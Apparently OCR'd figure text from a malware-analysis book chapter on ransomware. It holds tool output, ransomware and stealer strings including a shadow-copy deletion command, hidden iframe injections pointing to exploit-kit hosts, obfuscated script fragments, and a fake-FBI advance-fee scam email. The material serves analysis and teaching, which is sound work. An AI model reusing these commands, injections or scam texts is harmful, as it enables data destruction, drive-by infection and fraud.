79	5:10:59 PM 12/1/2017	11.9228507	firefox.exe	192.168.160.253	ssl.gstatic.com	TCP
80	5:11:00 PM 12/1/2017	12.5009757		AMOHANTA-PC	239.255.255.250	SSDP
81	5:11:03 PM 12/1/2017	15.5009757		AMOHANTA-PC	239.255.255.250	SSDP
82	5:11:06 PM 12/1/2017	18.5478507		AMOHANTA-PC	239.255.255.250	SSDP
83	5:11:09 PM 12/1/2017	21.5478507		AMOHANTA-PC	239.255.255.250	SSDP
84	5:11:10 PM 12/1/2017	23.0009757		AMOHANTA-PC	192.168.160.2	ARP
85	5:11:11 PM 12/1/2017	23.3291007		AMOHANTA-PC	239.255.255.250	SSDP


Untitled - API Monitor
File Edit Capture View Tools Window Help
Process
Process ID
Win32 API
Parameters
Return Value
API Filter
Select the API categories to be monitoried
Win32 API
Debugging
Device Input and Output
Dialog Box
Dynamic-Link Libraries
File I/O
Handles and Objects
Memory Management
Network Management
Processes and Threads
Registry
Services
Synchronization
Windows
Window Classes
Windows NT Security
Windows Sockets
Select All
NT Native API
Atoms
Channels
Csr Functions
Debugging and Profiling
Drivers
Error Handling
Execution Environment
File and General I/O
Jobs
Ldr Functions
Local Procedure Call
Miscellaneous
Memory
Objects
Plug-and-Play
Power
Processes and Threads
Processor and Bus
Registry
Rtl Functions
Security
Special Files
Synchronization
Timers and System Time
Select All
OK
Cancel
Ready


Untitled - API Monitor
File Edit Capture View Tools Window Help
Process Process ID Win32 API Parameters
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindFirstFileW lpFileName:0xB5C954 "C:\Documents and Settings\Administrator\Local Settings\Temp\vmware-Administrator\
Explorer 0x5D0 GetDriveTypeW lpRootPathName:0xB5D078 "C:\"
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindClose hFindFile:0x174C40
Explorer 0x5D0 FindFirstFileW lpFileName:0xB5C954 "C:\Documents and Settings\Administrator\Local Settings\Temp\vmware-Administrator\
vmtoolsd 0x68C CreateDirectoryW lpPathName:0x27954C0 "C:\Documents and Settings\All Users\Application Data\VMware", lpSecurityAttribute
vmtoolsd 0x68C CreateDirectoryW lpPathName:0x27D5A08 "C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools", lpSe
vmtoolsd 0x68C FindFirstFileW lpFileName:0x284EF58 "C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\tools.c
vmtoolsd 0x68C GetFullPathNameW lpFileName:0x284EF58 "C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\tools.c
Explorer 0x5D0 GetDriveTypeW lpRootPathName:0xB5C3D8 "C:\"
Explorer 0x5D0 FindClose hFindFile:0x138270
Explorer 0x5D0 FindClose hFindFile:0x138270
Explorer 0x5D0 FindClose hFindFile:0x138270
Explorer 0x5D0 FindClose hFindFile:0x2245A38
Explorer 0x5D0 FindClose hFindFile:0x2245A38
Explorer 0x5D0 FindClose hFindFile:0x2245A38
2:21:39 PM: Monitoring Process [smartexe], PID = 0x534
2:21:39 PM: Monitoring Process [smartexe], PID = 0x534
2:21:39 PM: Monitoring Process [smartexe], PID = 0x534
2:21:39 PM: Monitoring Process [smartexe], PID = 0x534
2:21:39 PM: Monitoring Process [smartexe], PID = 0x534


Process Explorer - Sysinternals: www.sysinternals.com [AMOHANTA-571C2E\Administrator]
File Options View Process Find Users Help
calc.exe:3192 Properties
Image Performance Performance Graph Disk and Network
Threads TCP/IP Security Environment Strings
Printable strings found in the scan:
EDIT
CalcMsgPumpWnd
An unknown error has occured.
Error
colors
!This program cannot be run in DOS mode.
$y7D$x79
$x7Rich
.text
`.data
.rsrc
SHELL32.dll
msvcrt.dll
ADVAPI32.dll
KERNEL32.dll
GDI32.dll
USER32.dll
GB~NJB~{
B~lsB~
A~nCB~
A~$tB~
B~4eF~6
wvl
Image
Memory
Save
Find
OK
Cancel
Private Bytes
Working Set
PID
notepad.exe
notepad.exe
calc.exe
OLLYDBG.EXE
ctfmon.exe


- [CPU - main thread, module kernel32]
File View Debug Plugins Options Window Help
7C801E1A 8BFF MOV EDI,EDI
7C801E1C 55 PUSH EBP
7C801E1D 8BEC MOV EBP,ESP
7C801E1F 837D 08 00 CMP DWORD PTR SS:[EBP+8],0
7C801E23 75 09 JNZ SHORT kernel32.7C801E2E
7C801E25 6A 06 PUSH 6
7C801E27 E8 32750000 CALL kernel32.7C80935E
7C801E2C EB 1B JMP SHORT kernel32.7C801E49
7C801E2E FF75 0C PUSH DWORD PTR SS:[EBP+C]
7C801E31 FF75 08 PUSH DWORD PTR SS:[EBP+8]
7C801E34 FF15 0C14807C CALL NEAR DWORD PTR DS:[<&ntdll.NtTermi ntdll.ZwTerminateProcess
7C801E3A 85C0 TEST EAX,EAX
7C801E3C 7C 05 JL SHORT kernel32.7C801E43
7C801E3E 33C0 XOR EAX,EAX
7C801E40 40 INC EAX
7C801E41 EB 08 JMP SHORT kernel32.7C801E4B
7C801E43 50 PUSH EAX
7C801E44 E8 D0750000 CALL kernel32.7C809419
7C801E49 33C0 XOR EAX,EAX




```
HtmlViewer
&keyindex=9&pt_aid=549000912&u1=http%3A%2F%2Fqzs.qq.com%2Fqzone%2Fv5%2Floginsucc.html%3Fpara%3Dizone
&clientkey=
http://ptlogin2.qq.com/jump?clientuin=
http://qzs.qq.com/qzone/v5/loginsucc.html?para=izone
qq1275786450
4852724
&code_version=1&format=fs
&feedversion=1&ver=1&ugc_right=1&to_tweet=1&to_sign=1&hostuin=
%23home&syn_tweet_verson=1&richtype=&richval=&special_url=&subrichtype=&who=1&con=qm
qzreferrer=http%3A%2F%2Fuser.qzone.qq.com%2F
http://taotao.qq.com/cgi-bin/emotion_cgi_publish_v6?g_tk=
qq1275786450
&pageindex=1&fupdate=1
&emoji=&sex=1&birthday=1988-11-01&province=43&city=10&country=1&marriage=0&bloodtype=5&hp=0&hc=0&hco=0&career=&c
qzreferrer=http%3A%2F%2Fcnc.qzs.qq.com%2Fqzone%2Fv6%2Fsetting%2Fprofile%2Fprofile.html%3Ftab%3Dbase&nickname=
http://w.qzone.qq.com/cgi-bin/user/cgi_apply_updateuserinfo_new?g_tk=
QQ1275786450
&pageindex=3&fupdate=1
&mb=14336&uin=
&signature=
&desc=
qzreferrer=http%3A%2F%2Fcnc.qzs.qq.com%2Fqzone%2Fv6%2Fsetting%2Fprofile%2Fprofile.html%3Ftab%3Dspace&spacename=
http://w.cnc.qzone.qq.com/cgi-bin/user/cgi_apply_updateuserinfo_new?g_tk=
```

urls in memory

```
55274-640-2673064-23950
76487-644-3177037-23510
cv.exe
irise.exe
IrisSvc.exe
wireshark.exe
dumpcap.exe
ZxSniffer.exe
Aircrack-ng
Gui.exe
observer.exe
tcpdump.exe
WinDump.exe
wspass.exe
Regshot.exe
ollydbg.exe
PEBrowseDbg.exe
windbg.exe
DrvLoader.exe
SymRecv.exe
Syser.exe
apis32.exe
VBoxService.exe
VBoxTray.exe
SbieSvc.exe
SbieCtrl.exe
SandboxieRpcSs.exe
```

Malware checks for security tools wireshark, regshot, ollydbg

```
i^A4S:,YF3oOO
\?0R9-^E5oOO
PADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGCCCCCC3fzeAPP29QLHnw==!4wL78wLz2gKf|K39ZUFA:
AAAAAAsa6mva6wrr2mp72yp6mupqemnw==
C:\WINDOWS\Fonts\gfnkdbg.exe
C:\WINDOWS\Fonts\gfnkdbg
software\microsoft\windows\CurrentVersion\Run\
www.qqjbl.com
lx666666
QQ2891493359
?Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableLockWorkstation
Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr
Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableChangePassword
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoLogOff
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoClose
user32
GetModuleHandleA
SetWindowsHookExA
RtlMoveMemory
CallNextHookEx
```


strings related to registry entry

```
crypt32.dll
Username
FAR Manager FTP
SOFTWARE\Far\Plugins\FTP\Hosts
SOFTWARE\Far2\Plugins\FTP\Hosts
Software\Far\SavedDialogHistory\FTPHost
Software\Far2\SavedDialogHistory\FTPHost
HostName
Description
ftp://
GSoftware\Sota\FFFTP
CredentialSalt
CredentialCheck
Software\Sota\FFFTP\Options
HostAdrs
Software\FileZilla
Install Dir
\FileZilla.xml
\FileZilla\sitemanager.xml
\FileZilla\recentservers.xml
\Recent Servers
\Site Manager
```


files related to filezilla ftp software seen in memory

```
program
cannot
.idata
?"u#j"
C:\Windows\system32
http://crutop.nu/index.php
http://devx.nm.ru/index.php
http://ros-neftbank.ru/index.php
http://master-x.com/index.php
http://www.redline.ru/index.php
http://cvv.ru/index.php
http://hackers.lv/index.php
http://fethard.biz/index.php
http://crutop.ru/index.php
http://kaspersky.ru/index.php
http://color-bank.ru/index.php
http://adult-empire.com/index.php
http://adult-empire.com/index.php
http://virus-list.com/index.php
http://trojan.ru/index.php
http://crutop.ru/index.php
http://xware.cjb.net/index.htm
http://konfiskat.org/index.htm
http://parex-bank.ru/index.htm
http://fethard.biz/index.htm
http://ldark.nm.ru/index.htm
http://gaz-prom.ru/index.htm
```

list of banks


Saturday
Friday
Thursday
Wednesday
Tuesday
Monday
Sunday
WUSER32.DLL
(((((
h((((
H
H
H
0123456789ABCDEF
.locky
n_HELP_instructions.html
_HELP_instructions.bmp
svchost.exe
:Zone.Identifier
vssadmin.exe Delete Shadows /All /Quiet
opt321
cmd.exe /C del /Q /F "
_HELP_instructions.html
_HELP_instructions.bmp
_HELP_instructions.txt
_Locky_recover_instructions.bmp
_Locky_recover_instructions.txt
Application Data
AppData
Program Files (x86)
Program Files
locky ransom note files

Chapter 3: Ransomware Distribution



Move to Inbox More 1 of 2

Why is this message in Spam? It's similar to messages that were detected by our spam filters. Learn more

FBI- Criminal Justice Information Services Division
Federal Government Office
Address: 1000 Custer Hollow Rd, Clarksburg, WV 26306, USA
Text Phone:+1 202 792 3206

HAVE YOU BEEN ABLE TO RECEIVE YOUR FUNDS?

This is my 3rd time of contacting you by your email however; I feel it's best and more convenient for me to explain why I am contacting you. I'm Mr. Mr Christopher Wray the New Appointed Director of FBI United States. I work hand in hand with the United States Fraud Unit of the Criminal Investigation Division (CID). I'm specialize in Background Investigations on funds which include [COMPENSATION/ INHERITANCE FUNDS OR NEXT OF KIN,Consignment Box, Lotto® JACKPOT, LOANS] and I notice that you have being receiving numerous emails from people who claims to have funds coming to you but I advise that if you're still in communication with any of them on issue of funds however, you're hereby advise to stop every communication right now because those people has being investigated and confirmed to be a Fraud.


I wish to announce our successful investigation which was carried out few days ago; I guess it will interest you to know why this investigation was conducted. For your information, it was truly confirmed that you have 100% Legitimate unpaid transaction and you have every right to claim this funds as you're been confirmed to be the right Beneficiary of the said amount $15.7 Million usd COMPENSATION/INHERITANCE FUNDS OR NEXT OF KIN however, Due to the delay of getting this funds to you, your funds has now been increased to $15.7 Million usd approved for payment by Office of the Presidency here in United States.

I'm informing you this today because I came to notice that you're not communicating with a legitimate person who is in charge of getting these funds to you. This announcement has to be made open to you however because you may have being swindled by those unscrupulous people whom you have sent money in the course of getting one fund or the other which is not real and for this reason, I have decided to help you get your funds directly from the us Federal Bureau of Investigation (FBI) here in WV United States because your Legitimate funds remains unpaid.

I want to know if you're interested in receiving your unpaid legitimate funds value $15.7 Million usd however, I will only be of help if you agreed to follow my instructions. If you're really interested in receiving your unpaid $15.7 Million USD, I advise that you get back to me immediately. All I need is your cooperation and understanding.

Please urgently contact me back on my email by clicking your Reply.

Thanks
Your Faithful



New voice message

File Edit View Tools Message Help


Reply Reply All Forward Print Delete Previous Next Addresses

From: Voicemail Service
Date: Tuesday, October 10, 2017 11:39 AM
To:
Subject: New voice message
Attach: msg0707185.7z (2.83 KB)


Dear user:

just wanted to let you know you were just left a 0:41 long message (number)
in mailbox from , on Tue, 10 Oct 2017 11:39:51 +0530
so you might want to check it when you get a chance. Thanks!

--Voicemail Service


C:\Windows\system32\cmd.exe
D:\1>OfficeMalScanner.exe "malcious doc" info
OfficeMalScanner v0.61
Frank Boldewin / www.reconstructer.org
[*] INFO mode selected
[*] Opening file malcious doc
[*] Filesize is 152064 (0x25200) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Format type Winword
[Scanning for VB-code in MALCIOUS DOC]
tSwMsKP
EQkYTQZMUP
zFzfmPsmWvP
ThisDocument
VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
The decompressed Macro code was stored here:
------> D:\1\MALCIOUS DOC-Macros


if(joAxHSOzZKRaWk < JIQqoKSVPewpym.length){JIQqoKSVPewpym = JIQqoKSVPewpym.substring(0,





```
<span style="position:absolute; top:-1051px; width:318px; height:302px;">
dyhiz
<iframe src="http://wer.TUFIREARMS.COM/?ct=Amaya&biw=Amaya.123nt103.406f3d6r
=Amaya.117rc78.406v0i0m7&oq=m3VpPR4LuFYa1C1jUaBfQxnnI1ZUgsVpa36h0KAnBCchJXU-
p1u9CSUbI&q=wX_QMvXcJwDQA4bGMvrESLtMNknQA0KK2I_2_dqyEoH9f2nihNzUSkr36B2aC&tu
16&br_fl=5049" width="257" height="262"></iframe>
pidh
</span>
wvw
<noscript>
```

Host	URL	Comments
www. [redacted] .org	/	Compromised Site
acc.mobilalibey.com	/?q=wHjQMvXcJwDJFYbGMvrER6NbNknQA0OPxpH2_drXdZqxKGni0ub5...	Landing Page
acc.mobilalibey.com	/?qtuif=3235&oq=vUvLrRSO1LnhETTfVYymY1YUAhG966pjUaDykKYgpX...	Flash Exploit
acc.mobilalibey.com	/?qtuif=1199&ct=sround&q=z37QMvXcJwDQDoTFMvrESLtEMU_OGkKK2...	Cerber Ransomware


```
154
<span style="position:absolute; top:-1103px; width:301px; height:309px;">
hnsjnq
<iframe src="http://acc.MOBILALIBEY.COM/?q=wHjQMvXcJwDJFYbGMvrER6NbNknQA0OPxpH2_
drXdZqxKGni0ub5UUSk6FuCEh3&qtuif=2940&oq=h8vUoLrRSO1LnikTTfVYymY5YUAhG966rjUaDyk
KYiZXW-hKLMA91z6LRVvQ-2w&ct=diamond" width="254" height="251"></iframe>
vgphp
</span>
lw
<noscript>
ba00
<!DOCTYPE HTML>
```

```
<html><head>\n
\t<meta http-equiv="X-UA-Compatible" content="IE=10">\n
\t<meta charset="UTF-8">\n
\t</head><body><hl>\n
   Can you fix my BMW\n
 [truncated]  </hl><script>HZOorLTBNP="\021\237,\017\237Me\bo\237{Pro\237ion\b\237t\bf\237tTim…
 [truncated]oMFuQlVpcG="va\244a\004l\b\244\020win\244w\001e\244cSc\244pt\b\244/*s\244379\24444…
 [truncated]QEjJVdAwOj="\001.\002<\003>\004=\005\"\006\'\a)\b(\017 \020\t\021\n";for(NgIxBVmMg…
  <h5>\n
       Boys want education \n
   </h5><hl>\n
    Here Lui was a nice meditation place, i very happinessto open it!!\n
 [truncated]  </hl><script>oYoTHmziow="r;}\242tur\242;}\242gdfg\242&\br\242x\002bx\2420\a|\242…
 [truncated]MHJaVytkoh="fun\247n\017k\b\247r\017a\004\247\a,\247v:/\24724\247d2\247hfj\2476fs\…
 [truncated]JhCvUKItpc="\001.\002<\003>\004=\005\"\006\'\a)\b(\017 \020\t\021\n";for(OHWhPrjgX…
   <h5>\n
     WE hope, WE wish, WE COULD, WE get!!!\n
   </h5><hl>\n
  Building skys light\n
 [truncated]  </hl><script>uRYzzKBCQW="urn\242;}\242g\ba\242fg\242r+\242x\a\a\242|\bx\242-10\2…
 [truncated]xWIkxOryvo="fu\245io\245k\b\a{\245\017a\245,c\004{\245/*\24571\2453h\24506\245fs*/…
 [truncated]HDCdKBOswR="\001.\002<\003>\004=\005\"\006\'\a)\b(\017 \020\t\021\n";for(dUbkozzIQ…
  <h5>\n
      Days start alick\n
   </h5></body></html>
```

